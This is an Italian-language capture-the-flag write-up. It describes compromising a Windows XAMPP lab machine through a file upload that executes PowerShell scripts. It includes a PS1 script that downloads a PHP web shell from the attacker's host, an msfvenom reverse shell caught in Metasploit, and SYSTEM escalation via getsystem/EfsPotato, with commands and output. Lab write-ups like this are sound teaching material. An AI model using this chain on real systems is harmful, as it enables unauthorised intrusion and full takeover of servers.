

Collegandosi al sito http://10.10.211.176:8080/ otteniamo il servizio dove è presente un file upload



Enumerando le risorse troviamo la presenza della cartella /uploads dove troviamo i file caricati con lo stesso nome. Dal banner sulla porta 8080 ci rendiamo conto di essere presenti ad una macchina windows con XAMPP.



I file ps1 dopo essere caricato vengono eseguiti. La prova è stata effettuata caricando un PS1 che effettuava un wget verso il nostro server web.

È possibile caricare solo file PS1 (powershell). Prepariamo un primo file che effettuerà il caricamento di una web shell sul server

File per eseguire il download sul server

```
1
2 # Source file location
3 $source = 'http://10.8.8.53:8080/miashell.php'
4
5 # Destination to save the file
6 $destination = 'c:\xampp\htdocs\uploads\mio.php'
7
8 #Download the file
9 Invoke-WebRequest -Uri $source -OutFile $destination
```


Server web in ascolto

```
┌──(root💀kali)-[/home/kali/Desktop/Test]
└─# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.151.245 - - [16/Dec/2023 18:23:11] "GET /mio.php HTTP/1.1" 200 -
```

Come webshell usiamo una classica web shell scaricabile da github.

Carichiamo tramite il file upload del sito il primo file .PS1 e otteniamo il caricamento della nostra shell

Reperibile sotto la cartella /uploads



Usando l'uploader della webshell carichiamo ed eseguiamo una reverse shell TCP creata con msfvenom. Otteniamo così la shell su metasploit.

```
[*] Started reverse TCP handler on 10.8.8.53:4444
[*] Command shell session 2 opened (10.8.8.53:4444 → 10.10.211.176:49706) at 2023-12-17 09:38:04 +0100

Shell Banner:
Microsoft Windows [Version 10.0.17763.1821]
```

Dopo il caricamento eseguiamo l'upgrade della shell su meterpreter con session –u (id)

Eseguiamo whoami /priv per vedere i privilegi dell'utente "evader"

```
c:\Users\evader\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Avendo il privilegio SeImpersonatePrivilege ffruttiamo il comando GETSYSTEM per ottenre una shell privilegiata SYSTEM tramite EfsPotato

```
meterpreter > getsystem
...got system via technique 6 (Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)).
meterpreter >
```

```
                              .0.17763.1821] ———                    0.211.176)
4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HOSTEVASION  10.8.8.53:5555 → 10.10.211.176:49766 (10.1
                                                                     0.211.176)
```

Le flag sono presenti nella cartella Desktop dell'Administrator

```
 Directory of c:\Users\Administrator\Desktop

09/04/2023  03:09 PM    <DIR>          .
09/04/2023  03:09 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
08/08/2023  03:46 PM    <DIR>          flag
07/29/2023  03:54 PM                24 flag.txt
09/04/2023  12:25 PM    <DIR>          Process Hacker 2
```